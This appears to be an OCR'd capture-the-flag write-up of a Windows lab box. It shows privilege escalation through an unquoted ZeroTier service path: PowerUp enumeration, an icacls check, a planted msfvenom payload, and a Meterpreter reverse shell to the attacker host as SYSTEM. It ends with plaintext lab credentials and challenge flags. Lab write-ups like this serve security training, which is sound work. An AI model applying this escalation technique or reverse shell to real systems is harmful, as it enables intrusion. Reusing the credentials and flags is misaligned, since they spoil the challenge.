
# I mounted my share when i logged in my rdp session.
# TRansferred powerup and ran it and found a unquoted path



```
PS C:\Users\bitbucket\Desktop> . .\PowerUp.ps1
PS C:\Users\bitbucket\Desktop> Invoke-AllChecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...


[*] Checking for unquoted service paths...


ServiceName    : zerotieroneservice
Path           : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
StartName      : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'zerotieroneservice' -Path <HijackPath>
```


# Then i ran icacls on the path to see my permissions

# I can write at programfiles\zerotier\ directory so i created a msfvenom payload and named it zero.exe because the hijackble path name is zero tier one and windows looks for zero as exe then tier as exe then one as exe if not quoted




```
uccessfully processed 0 files; Failed processing 1 files
S C:\Users\bitbucket\Desktop> icacls "C:\Program Files (x86)\Zero Tier\Zero Tier One"
:\Program Files (x86)\Zero Tier\Zero Tier One BUILTIN\Users:(I)(OI)(CI)(W)
                                              NT SERVICE\TrustedInstaller:(I)(F)
                                              NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                              NT AUTHORITY\SYSTEM:(I)(F)
                                              NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                              BUILTIN\Administrators:(I)(F)
                                              BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                              BUILTIN\Users:(I)(RX)
                                              BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                              CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                                              APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(
                                              APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(
GE)
                                              APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PA

                                              APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PA
CI)(IO)(GR,GE)

uccessfully processed 1 files; Failed processing 0 files
S C:\Users\bitbucket\Desktop> whoami /groups
```

# Then i started the service




```
)

Successfully processed 1 files; Failed processing 0 files
PS C:\Users\bitbucket\Desktop> cd "C:\Program Files (x86)\"
PS C:\Program Files (x86)> whoami
lab-enterprise\bitbucket
PS C:\Program Files (x86)> net stop zerotieroneservice
The zerotieroneservice service is not started.

More help is available by typing NET HELPMSG 3521.

PS C:\Program Files (x86)> net start zerotieroneservice
```

# Got my connection back but shell died after 20 seconds so i directly got the root.txt since the box is unstable



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.4.30.255:443
[*] Sending stage (175174 bytes) to 10.10.165.52
[*] Meterpreter session 3 opened (10.4.30.255:443 -> 10.10.165.52:51408 ) at 2021-11-22 21:42:16 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 6508 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1817]
(c) 2018 Microsoft Corporation. All rights reserved.
```



```
C:\Windows\system32>type c:\users\administrator\desktop\root.txt
type c:\users\administrator\desktop\root.txt
THM{1a1fa94875421296331f145971ca4881}
```

Loot

Credentials

nik : ToastyBoi!

# service account

bitbucket : littleredbucket

Flags

# User.txt

THM{ed882d02b34246536ef7da79062bef36}

# Admin.txt

THM{1a1fa94875421296331f145971ca4881}